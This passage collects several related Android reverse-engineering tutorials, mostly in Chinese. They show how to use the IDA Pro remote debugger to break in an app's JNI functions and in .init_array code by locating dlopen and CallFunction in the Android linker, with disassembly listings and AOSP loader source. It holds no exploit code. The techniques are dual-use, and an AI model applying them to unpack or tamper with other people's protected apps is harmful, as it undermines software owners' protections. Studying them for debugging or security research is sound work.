```

图 3　sina 微博入口 Activity 定义




图 4　在 SpalshActivity 的 OnCreate 方法设置断点

点击执行或者按 F9 即可开始运行 App，由于在入口 Activity 的 OnCreate 方法设置了断点，所以 App 执行后就会停在刚才设置的断点处等待用户操作。




图 5　执行后程序中断在设置的断点处

How to break on an Android JNI function with IDA Pro Debugger

If the java code is run only when the application starts up, how can I break in the function Java_com_example_hellojni_HelloJni_stringFromJNI?

There are two options I can see.

1. Start the Dalvik VM manually using app_process. The command line seems to be something like (see am script source):

   app_process /system/bin com.android.commands.am.Am start -a <ACTION>

2. Put an endless loop in the beginning of your JNI method, run the app, attach to the new process and skip the loop manually in the debugger.

动态调试 SO 之在.init_array 段下断点

前言

由前面的分析可以知道，so 被加载之后最开始执行的是.init_array 段的代码。然后才会去执行 jni_onload

那么，在.init_array 处断下来便是很有必要的

前期准备：

android 系统中位于/system/bin/的 linker
ida 6.4
android_server
mytestcm.apk

准备工作做好之后，下面正式开始调试

0×1

push android_server 到 tmp 目录下，给权限，然后以 root 身份执行。


adb forward 端口转发

IDA attach 对应进程

0×2

新开一个 IDA，载入 linker

Shift+F12 打开字符串窗口，搜索字符串：dlopen



定位到：

```
text:00000F30                           sub_F30                                 ; DATA XREF: .data:00010034↓o
text:00000F30 38 B5                                     PUSH            {R3-R5,LR}
text:00000F32 04 46                                     MOV             R4, R0
text:00000F34 0B 48                                     LDR             R0, =(unk_100A4 - 0xF3C)
text:00000F36 0D 46                                     MOV             R5, R1
text:00000F38 78 44                                     ADD             R0, PC ; unk_100A4
text:00000F3A 07 F0 98 EB                               BLX             sub_866C
text:00000F3E 20 46                                     MOV             R0, R4
text:00000F40 29 46                                     MOV             R1, R5
text:00000F42 01 F0 31 FD                               BL              sub_29A8
text:00000F46 04 46                                     MOV             R4, R0
text:00000F48 30 B9                                     CBNZ            R0, loc_F58
text:00000F4A 01 F0 17 FB                               BL              sub_257C
text:00000F4E 01 46                                     MOV             R1, R0
text:00000F50 05 48                                     LDR             R0, =(aDlopenFailed - 0xF56)
text:00000F52 78 44                                     ADD             R0, PC  ; "dlopen failed"
text:00000F54 FF F7 30 FF                               BL              sub_DB8
```

找到

dlopen 函数的偏移 0xF30

动态调试的 IDA 中，G 跳转到：400D3000+F30=400D3F30 处，下好断点

```
linker:400D3F30                         CODE16
linker:400D3F30 38 B5                   PUSH    {R3-R5,LR}
linker:400D3F32 04 46                   MOV     R4, R0
linker:400D3F34 0B 48                   LDR     R0, =0xF168
linker:400D3F36 0D 46                   MOV     R5, R1
linker:400D3F38 78 44                   ADD     R0, PC ; unk_400E30A4
linker:400D3F3A 07 F0 98 EB             BLX     sub_400DB66C
linker:400D3F3E 20 46                   MOV     R0, R4
linker:400D3F40 29 46                   MOV     R1, R5
linker:400D3F42 01 F0 31 FD             BL      unk_400D59A8
linker:400D3F46 04 46                   MOV     R4, R0
linker:400D3F48 30 B9                   CBNZ    R0, off_400D3F58
linker:400D3F4A 01 F0 17 FB             BL      sub_400D557C
linker:400D3F4E 01 46                   MOV     R1, R0
linker:400D3F50                         CODE32
linker:400D3F50 05 48 78 44             LDRMIBT R4, [R8],#-0x805
```

搜索字符串：calling


```
's' .rodata:0… 0000001D     C       [ Calling %s @ %p for '%s' ]
's' .rodata:0… 00000022     C       [ Done calling %s @ %p for '%s' ]
's' .rodata:0… 00000027     C       [ Calling %s (size %d) @ %p for '%s' ]
's' .rodata:0… 0000001D     C       [ Done calling %s for '%s' ]
```

定位到：

```
.text:00002720                          sub_2720                                ; CODE XREF: sub_2794+8E↓p
.text:00002720                                                                  ; sub_28A4+BA↓p ...
.text:00002720 53 1E                                    SUBS            R3, R2, #1
.text:00002722 03 33                                    ADDS            R3, #3
.text:00002724 73 B5                                    PUSH            {R0,R1,R4-R6,LR}
.text:00002726 06 46                                    MOV             R6, R0
.text:00002728 0D 46                                    MOV             R5, R1
.text:0000272A 14 46                                    MOV             R4, R2
.text:0000272C 24 D8                                    BHI             loc_2778
.text:0000272E 13 48                                    LDR             R0, =(dword_10678 - 0x2734)
.text:00002730 78 44                                    ADD             R0, PC ; dword_10678
.text:00002732 01 68                                    LDR             R1, [R0]
.text:00002734 01 29                                    CMP             R1, #1
.text:00002736 09 DD                                    BLE             loc_274C
.text:00002738 11 49                                    LDR             R1, =(aLinker - 0x2748)
.text:0000273A 04 20                                    MOVS            R0, #4
.text:0000273C 11 4A                                    LDR             R2, =(aCallingSPForS - 0x274A)
.text:0000273E 2B 46                                    MOV             R3, R5
.text:00002740 8D E8 50 00                              STMEA.W         SP, {R4,R6}
.text:00002744 79 44                                    ADD             R1, PC  ; "linker"
.text:00002746 7A 44                                    ADD             R2, PC  ; "[ Calling %s @ %p for '%s' ]"
.text:00002748 01 F0 54 FF                              BL              sub_45F4
```

得到偏移：0×2720

来到动态调试的 ida，G 跳转到：400D3000+2720=400D5720 处，下断点


linker:400D5720 53 1E SUBS R3, R2, #1
linker:400D5722 03 33 ADDS R3, #3
linker:400D5724 73 B5 PUSH {R0,R1,R4-R6,LR}
linker:400D5726 06 46 MOV R6, R0
linker:400D5728 0D 46 MOV R5, R1
linker:400D572A 14 46 MOV R4, R2
linker:400D572C 24 D8 BHI loc_400D5778
linker:400D572E 13 48 LDR R0, =(dword_400E3678 - 0x400D5734)
linker:400D5730 78 44 ADD R0, PC ; dword_400E3678
linker:400D5732 01 68 LDR R1, [R0]
linker:400D5734 01 29 CMP R1, #1
linker:400D5736 09 DD BLE loc_400D574C
linker:400D5738 11 49 LDR R1, =0x9879
linker:400D573A 04 20 MOVS R0, #4
linker:400D573C 11 4A LDR R2, =0xA2F4
linker:400D573E 2B 46 MOV R3, R5

往下：

```
linker:400D5738 11 49                   LDR     R1, =0x9879
linker:400D573A 04 20                   MOVS    R0, #4
linker:400D573C 11 4A                   LDR     R2, =0xA2F4
linker:400D573E 2B 46                   MOV     R3, R5
linker:400D573E                         ; ---------------------------------------------------------------------------
linker:400D5740 8D                      DCB 0x8D ;
linker:400D5741 E8                      DCB 0xE8 ;
linker:400D5742                         ; ---------------------------------------------------------------------------
linker:400D5742 50 00                   LSLS    R0, R2, #1
linker:400D5744 79 44                   ADD     R1, PC
linker:400D5746 7A 44                   ADD     R2, PC
linker:400D5748 01 F0 54 FF             BL      unk_400D75F4
linker:400D574C
linker:400D574C                         loc_400D574C                            ; CODE XREF: linker:calloc+1EAîj
linker:400D574C A0 47                   BLX     R4
linker:400D574E 0E 4A                   LDR     R2, =(dword_400E3678 - 0x400D5754)
linker:400D5750 7A 44                   ADD     R2, PC ; dword_400E3678
linker:400D5752 13 68                   LDR     R3, [R2]
linker:400D5754 01 2B                   CMP     R3, #1
linker:400D5756 09 DD                   BLE     loc_400D576C
linker:400D5758 0C 49                   LDR     R1, =0x9859
linker:400D575A 04 20                   MOVS    R0, #4
linker:400D575C 0C 4A                   LDR     R2, =0xA2F1
linker:400D575E 2B 46                   MOV     R3, R5
linker:400D575E                         ; ---------------------------------------------------------------------------
```

400D574C　　BLX　　R4 处就是调用 init 段代码的地方！直接跟进就能看到

0×3

按 F9 运行
然后打开 Eclipse 或者 ddms
执行 jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8700

程序就会断在第一个断点处，F9 几次就段在 blx R4 处
F7 跟进就来到 init 段代码处：

```
libSyclover.so:758E433C                     ; ---------------------------------------------------------------------------
libSyclover.so:758E433C                     CODE16
libSyclover.so:758E433C 08 B5               PUSH    {R3,LR}
libSyclover.so:758E433E 04 49               LDR     R1, =(aWanniba - 0x758E4348)
libSyclover.so:758E4340 04 4A               LDR     R2, =(aJni_onloadWann - 0x758E434A)
libSyclover.so:758E4342 02 20               MOVS    R0, #2
libSyclover.so:758E4344 79 44               ADD     R1, PC                          ; "wanniba"
libSyclover.so:758E4346 7A 44               ADD     R2, PC                          ; "JNI_OnLoad wanniba: my ini
libSyclover.so:758E4348 FF F7 BA EE         BLX     unk_758E40C0
libSyclover.so:758E434C 08 BD               POP     {R3,PC}
```

这是你自己写的 apk 可以查找到 dlopen，对于找不到的怎么办？

根据自己手机的系统版本，找到对应的安卓源码。然后再去找对应的 linker 部分源代码。根据你的源代码里的信息，去定位 dlopen。

http://0nly3nd.sinaapp.com/?p=649

调试 init.array 段中函数方法

环境：rom 包 4.4.3
手机：Nexus 4

源码文件路径：/dalvik/vm/Native.cpp， bionic/linker/linker.cpp

此文的作用，我想大家应该都知道，话不多说就是干。定位到/dalvik/vm/Native.cpp 文件中的 dvmLoadNativeCode 函数，此函数完成对 so 加载，初始化工作。

```
0318 bool dvmLoadNativeCode(const char* pathName, Object* classLoader,
0319         char** detail)
0320 {
0321     SharedLib* pEntry;
0322     void* handle;
0323     bool verbose;
0324
0325     /* reduce noise by not chattering about system libraries */
0326     verbose = !!strncmp(pathName, "/system", sizeof("/system")-1);
0327     verbose = verbose && !!strncmp(pathName, "/vendor", sizeof("/vendor")-1);
0328
0329     if (verbose)
0330         LOGD("Trying to load lib %s %p", pathName, classLoader);
0331
0332     *detail = NULL;
0333
0334     /*
0335      * See if we've already loaded it.  If we have, and the class loader
0336      * matches, return successfully without doing anything.
0337      */
0338     pEntry = findSharedLibEntry(pathName); //检查参数 pathName 所指定的 so 文件是否已经加载过，若加载过返回 pEntry 对象
```

```
22.0339     if (pEntry != NULL) {
23.0340         if (pEntry->classLoader != classLoader) {
24.0341             LOGW("Shared lib '%s' already opened by CL %p; can't open in %p",
25.0342                 pathName, pEntry->classLoader, classLoader);
26.0343             return false;
27.0344         }
28.0345         if (verbose) {
29.0346             LOGD("Shared lib '%s' already loaded in same CL %p",
30.0347                 pathName, classLoader);
31.0348         }
32.0349         if (!checkOnLoadResult(pEntry))
33.0350             return false;
34.0351         return true;
35.0352     }
36.0353
37.////////////////////////////////////////////////////////////////////////////////////////////////////
38.0381     Thread* self = dvmThreadSelf();
39.0382     ThreadStatus oldStatus = dvmChangeStatus(self, THREAD_VMWAIT);
40.0383     handle = dlopen(pathName, RTLD_LAZY);//此 so 没有被加载过，调用 dlopen 加载此 so
41.0384     dvmChangeStatus(self, oldStatus);
42.0385
43.0386     if (handle == NULL) {
44.0387         *detail = strdup(dlerror());
45.0388         return false;
46.0389     }
47.0390
48.0391     /* create a new entry */
49.0392     SharedLib* pNewEntry;               //建立 SharedLib 对象 pNewEntry 来描述此 so 加载信息
```

```
50.0393     pNewEntry = (SharedLib*) calloc(1, sizeof(SharedLib));
51.0394     pNewEntry->pathName = strdup(pathName);
52.0395     pNewEntry->handle = handle;
53.0396     pNewEntry->classLoader = classLoader;
54.0397     dvmInitMutex(&pNewEntry->onLoadLock);
55.0398     pthread_cond_init(&pNewEntry->onLoadCond, NULL);
56.0399     pNewEntry->onLoadThreadId = self->threadId;
57.0400
58.0401     /* try to add it to the list */
59.0402     SharedLib* pActualEntry = addSharedLibEntry(pNewEntry); //保存起来
60.0403
61.0404     if (pNewEntry != pActualEntry) {
62.0405         LOGI("WOW: we lost a race to add a shared lib (%s CL=%p)",
63.0406             pathName, classLoader);
64.0407         freeSharedLibEntry(pNewEntry);
65.0408         return checkOnLoadResult(pActualEntry);
66.0409     } else {
67.0410         if (verbose)
68.0411             LOGD("Added shared lib %s %p", pathName, classLoader);
69.0412
70.0413         bool result = true;
71.0414         void* vonLoad;
72.0415         int version;
73.0416
74.0417         vonLoad = dlsym(handle, "JNI_OnLoad");
75.0418         if (vonLoad == NULL) {
76.0419             LOGD("No JNI_OnLoad found in %s %p, skipping init",
77.0420                 pathName, classLoader);
```

```
78.0421         } else {
79.0422             /*
80.0423              * Call JNI_OnLoad.  We have to override the current class
81.0424              * loader, which will always be "null" since the stuff at the
82.0425              * top of the stack is around Runtime.loadLibrary().  (See
83.0426              * the comments in the JNI FindClass function.)
84.0427              */
85.0428             OnLoadFunc func = (OnLoadFunc)vonLoad;
86.0429             Object* prevOverride = self->classLoaderOverride;
87.0430
88.0431             self->classLoaderOverride = classLoader;
89.0432             oldStatus = dvmChangeStatus(self, THREAD_NATIVE);
90.0433             if (gDvm.verboseJni) {
91.0434                 LOGI("[Calling JNI_OnLoad for \"%s\"]", pathName);
92.0435             }
93.0436             version = (*func)(gDvmJni.jniVm, NULL);
94.0437             dvmChangeStatus(self, oldStatus);
95.0438             self->classLoaderOverride = prevOverride;
96.0439
97.0440             if (version != JNI_VERSION_1_2 && version != JNI_VERSION_1_4 &&
98.0441                 version != JNI_VERSION_1_6)
99.0442             {
100. 0443                 LOGW("JNI_OnLoad returned bad version (%d) in %s %p",
101. 0444                     version, pathName, classLoader);
102. 0445                 /*
103. 0446                  * It's unwise to call dlclose() here, but we can mark it
104. 0447                  * as bad and ensure that future load attempts will fail.
105. 0448                  *
```

```
106. 0449                 * We don't know how far JNI_OnLoad got, so there could
107. 0450                 * be some partially-initialized stuff accessible through
108. 0451                 * newly-registered native method calls.  We could try to
109. 0452                 * unregister them, but that doesn't seem worthwhile.
110. 0453                 */
111. 0454                result = false;
112. 0455            } else {
113. 0456                if (gDvm.verboseJni) {
114. 0457                    LOGI("[Returned from JNI_OnLoad for \"%s\"]", pathName);
115. 0458                }
116. 0459            }
117. 0460        }
118. 0461
119. 0462        if (result)
120. 0463            pNewEntry->onLoadResult = kOnLoadOkay;
121. 0464        else
122. 0465            pNewEntry->onLoadResult = kOnLoadFailed;
123. 0466
124. 0467        pNewEntry->onLoadThreadId = 0;
125. 0468
126. 0469        /*
127. 0470         * Broadcast a wakeup to anybody sleeping on the condition variable.
128. 0471         */
129. 0472        dvmLockMutex(&pNewEntry->onLoadLock);
130. 0473        pthread_cond_broadcast(&pNewEntry->onLoadCond);
131. 0474        dvmUnlockMutex(&pNewEntry->onLoadLock);
132. 0475        return result;
133. 0476    }
```

134. 0477 }

1、调用 `findSharedLibEntry` 函数检查指定的 so 是否已经被加载过了。
2、若没有被加载过，此时调用 dlopen 加载，并执行该动态链接库的初始化代码（init 段里的函数就是在这里执行的），并获取 so 句柄。下图红色框中为 dlopen 调用
3、建立 SharedLib 对象 pNewEntry 来描述它的加载信息
4、之后通过调用 dlsym 获取 so 中的 JNI_OnLoad 函数的地址，保存在 func。若此函数地址为空，则说明此 so 中没有 JNI_Onload 函数—-隐喻使用 javah 的编码方式（静态）.
5、最后调用 `version = (*func)(gDvmJni.jniVm, NULL);` 执行 `Jni_onLoad` 函数。

```
libdvm.so:414B9ED4 BL              _Z13dvmThreadSelfv
libdvm.so:414B9ED8 MOVS            R1, #8
libdvm.so:414B9EDA MOV             R7, R0
libdvm.so:414B9EDC BL              _Z15dvmChangeStatusP6Thread12ThreadStatus
libdvm.so:414B9EE0 MOVS            R1, #1
libdvm.so:414B9EE2 MOV             R5, R0
libdvm.so:414B9EE4 MOV             R0, R4
libdvm.so:414B9EE6 BLX             sub_41487610            ; handle = dlopen(pathName, RTLD_LAZY);
libdvm.so:414B9EEA MOV             R1, R5
libdvm.so:414B9EEC MOV             R11, R0
libdvm.so:414B9EEE MOV             R0, R7
libdvm.so:414B9EF0 BL              _Z15dvmChangeStatusP6Thread12ThreadStatus
libdvm.so:414B9EF4 CMP.W           R11, #0
libdvm.so:414B9EF8 BNE             loc_414B9F1C
libdvm.so:414B9EFA BLX             unk_4148761C
libdvm.so:414B9EFE BLX             unk_41487430
```

dlopen 函数源码：

```
1. void* dlopen(const char* filename, int flags) {
2.   ScopedPthreadMutexLocker locker(&gDlMutex);
3.   soinfo* result = do_dlopen(filename, flags);
4.   if (result == NULL) {
5.     __bionic_format_dlerror("dlopen failed", linker_get_error_buffer());
6.     return NULL;
7.   }
```

```
8.    return result;
9.  }
```

1. dlopen 函数受限获取一个互斥量。这个互斥量用于保护动态链接库的链表。
2. 调用 do_dlopen 函数完成 do_dlopen 函数完成正真 so 加载，初始化调用工作

```
linker:4001AF30 PUSH            {R3-R5,LR}
linker:4001AF32 MOV             R4, R0                  ; pathName
linker:4001AF34 LDR             R0, =(unk_4002A0A4 - 0x4001AF3C)
linker:4001AF36 MOV             R5, R1                  ; arg2
linker:4001AF38 ADD             R0, PC ; unk_4002A0A4
linker:4001AF3A BLX             unk_4002266C
linker:4001AF3E MOV             R0, R4
linker:4001AF40 MOV             R1, R5
linker:4001AF42 BL              loc_4001C9A8            ; do_dlopen(const char* name, int flags)
linker:4001AF46 MOV             R4, R0
linker:4001AF48 CBNZ            R0, loc_4001AF58
linker:4001AF4A BL              unk_4001C57C
linker:4001AF4E MOV             R1, R0
linker:4001AF50 LDR             R0, =(unk_40025FB3 - 0x4001AF56)
linker:4001AF52 ADD             R0, PC
linker:4001AF54 BL              unk_4001ADB8
linker:4001AF58
linker:4001AF58 loc_4001AF58                            ; CODE XREF: sub_4001AF30+18↑j
```

do_dlopen 函数源码：

```
1.  soinfo* do_dlopen(const char* name, int flags) {
2.    if ((flags & ~(RTLD_NOW|RTLD_LAZY|RTLD_LOCAL|RTLD_GLOBAL)) != 0) {
3.      DL_ERR("invalid flags to dlopen: %x", flags);
4.      return NULL;
5.    }
6.    set_soinfo_pool_protection(PROT_READ | PROT_WRITE);
7.    soinfo* si = find_library(name); //加载 so, 返回 soinfo 对象
8.    if (si != NULL) {
9.      si->CallConstructors(); //调用构造函数（init）
10.   }
```

```
11.   set_soinfo_pool_protection(PROT_READ);
12.   return si;
13.}
```

```
linker:400449E2 MOVS            R0, #3
linker:400449E4 BL              unk_40043868            ; set_soinfo_pool_protection(PROT_READ | PROT_WRITE);
linker:400449E4                                         ; 设置soinfo内存可度可写
linker:400449E8 MOV             R0, R4
linker:400449EA BL              unk_400442B4            ; soinfo* si = find_library(name); //加载so，返回soinfo对象
linker:400449EE MOV             R4, R0
linker:400449F0 CBZ             R0, loc_400449F6        ; if(si != null)
linker:400449F2 BL              sub_400448A4            ; si->CallConstructors(); //调用构造函数（init）
linker:400449F6
linker:400449F6 loc_400449F6                            ; CODE XREF: linker:_start+1F90↑j
linker:400449F6 MOVS            R0, #1
linker:400449F8 BL              unk_40043868            ; set_soinfo_pool_protection(PROT_READ); 修改soinfo内存池只读
linker:400449FC B               loc_40044A00
linker:400449FE ; ---------------------------------------------------------------------------
linker:400449FE
linker:400449FE loc_400449FE                            ; CODE XREF: linker:_start+1F6E↑j
linker:400449FE                                         ; linker:_start+1F80↑j
linker:400449FE MOVS            R4, #0
```

地 址 0x4001C9EA 地址处，就是调用 find_library(soName)函数，加载 so,然后获取 soinfo 对象,接下来调用对象的 CallConstructors()成员函数，去执行动态链接库的初始化代码，init 段的函数调用就是在这里执行的，接下来跟进 0x4001C9F2 的函数调用。

```
1. void soinfo::CallConstructors() {
2.   if (constructors_called) {
3.     return;
4.   }
5.   ////////////////////////////////
6.   TRACE("\"%s\": calling constructors", name);
7.
8.   // DT_INIT should be called before DT_INIT_ARRAY if both are present.
9.   CallFunction("DT_INIT", init_func);
```

```
10.  CallArray("DT_INIT_ARRAY", init_array, init_array_count, false);
11.}
```

```
linker:40044944 LDR             R1, =(aLinker - 0x40044950)
linker:40044946 MOVS            R0, #4
linker:40044948 LDR             R2, =(aSCallingCons_0 - 0x40044952)
linker:4004494A MOV             R3, R4
linker:4004494C ADD             R1, PC                  ; "linker"
linker:4004494E ADD             R2, PC                  ; "\"%s\": calling constructors"
linker:40044950 BL              unk_400465F4            ; TRACE("\"%s\":calling constructors", name);
linker:40044954
linker:40044954 loc_40044954                            ; CODE XREF: sub_400448A4+52↑j
linker:40044954 LDR             R1, =(aDt_init - 0x40044960)
linker:40044956 MOV             R0, R4
linker:40044958 LDR.W           R2, [R4,#0xF0]
linker:4004495C ADD             R1, PC                  ; "DT_INIT"
linker:4004495E BL              unk_40044720            ; CallFunction(this, "DT_INIT", init_func);
linker:40044962 LDR             R1, =(aDt_init_array - 0x4004496C)
linker:40044964 MOVS            R0, #0
linker:40044966 STR             R0, [SP,#0x28+var_28]
linker:40044968 ADD             R1, PC                  ; "DT_INIT_ARRAY"
linker:4004496A MOV             R0, R4
linker:4004496C LDR.W           R2, [R4,#0xE0]
```

CallFunction 函数则是关键点，先来看看源码：

```
1. void soinfo::CallFunction(const char* function_name UNUSED, linker_function_t function) {
2.   if (function == NULL || reinterpret_cast<uintptr_t>(function) == static_cast<uintptr_t>(-1)) {
3.     return;
4.   }
5.
6.   TRACE("[ Calling %s @ %p for '%s' ]", function_name, function, name);
7.   function(); //这里就是调用 init 中的函数
```

```
8.    TRACE("[ Done calling %s @ %p for '%s' ]", function_name, function, name);
9.
10.   // The function may have called dlopen(3) or dlclose(3), so we need to ensure our data structures
11.   // are still writable. This happens with our debug malloc (see http://b/7941716).
12.   set_soinfo_pool_protection(PROT_READ | PROT_WRITE);
13.}
```

阅读上面的代码，可以了解到，在函数 CallFunction 内完成了对 init 段中函数的调用。对应的汇编：

```
linker:40044720 loc_40044720                            ; CODE XREF: sub_400448A4+BA↓p
linker:40044720 SUBS            R3, R2, #1
linker:40044722 ADDS            R3, #3
linker:40044724 PUSH            {R0,R1,R4-R6,LR}
linker:40044726 MOV             R6, R0
linker:40044728 MOV             R5, R1
linker:4004472A MOV             R4, R2
linker:4004472C BHI             loc_40044778
linker:4004472E LDR             R0, =(dword_40052678 - 0x40044734)
linker:40044730 ADD             R0, PC ; dword_40052678
linker:40044732 LDR             R1, [R0]
linker:40044734 CMP             R1, #1
linker:40044736 BLE             loc_4004474C            ; function()
linker:40044738 LDR             R1, =(aLinker - 0x40044748)
linker:4004473A MOVS            R0, #4
linker:4004473C LDR             R2, =(aCallingSPForS - 0x4004474A)
linker:4004473E MOV             R3, R5
linker:40044740 STMEA.W         SP, {R4,R6}
linker:40044744 ADD             R1, PC                  ; "linker"
linker:40044746 ADD             R2, PC                  ; "[ Calling %s @ %p for '%s' ]"
linker:40044748 BL              unk_400465F4
linker:4004474C
linker:4004474C loc_4004474C                            ; CODE XREF: linker:_start+1CD6↑j
linker:4004474C BLX             R4                      ; function()
linker:4004474E LDR             R2, =(dword_40052678 - 0x40044754)
linker:40044750 ADD             R2, PC ; dword_40052678
linker:40044752 LDR             R3, [R2]
```

上图中 BLX R4 函数即对应 function()函数，下断，跟进。成功来到 init 段函数

```
libinitsyc.so:76118C64 my_init
libinitsyc.so:76118C64 PUSH            {R3,LR}
libinitsyc.so:76118C66 LDR             R0, =(aThisInitSectio - 0x76118C6C)
libinitsyc.so:76118C68 ADD             R0, PC                  ; "this init section"
libinitsyc.so:76118C6A BLX             unk_76118BE0
libinitsyc.so:76118C6E POP             {R3,PC}
libinitsyc.so:76118C6E ; ---------------------------------------------------------------------------
libinitsyc.so:76118C70 off_76118C70 DCD aThisInitSectio - 0x76118C6C
```

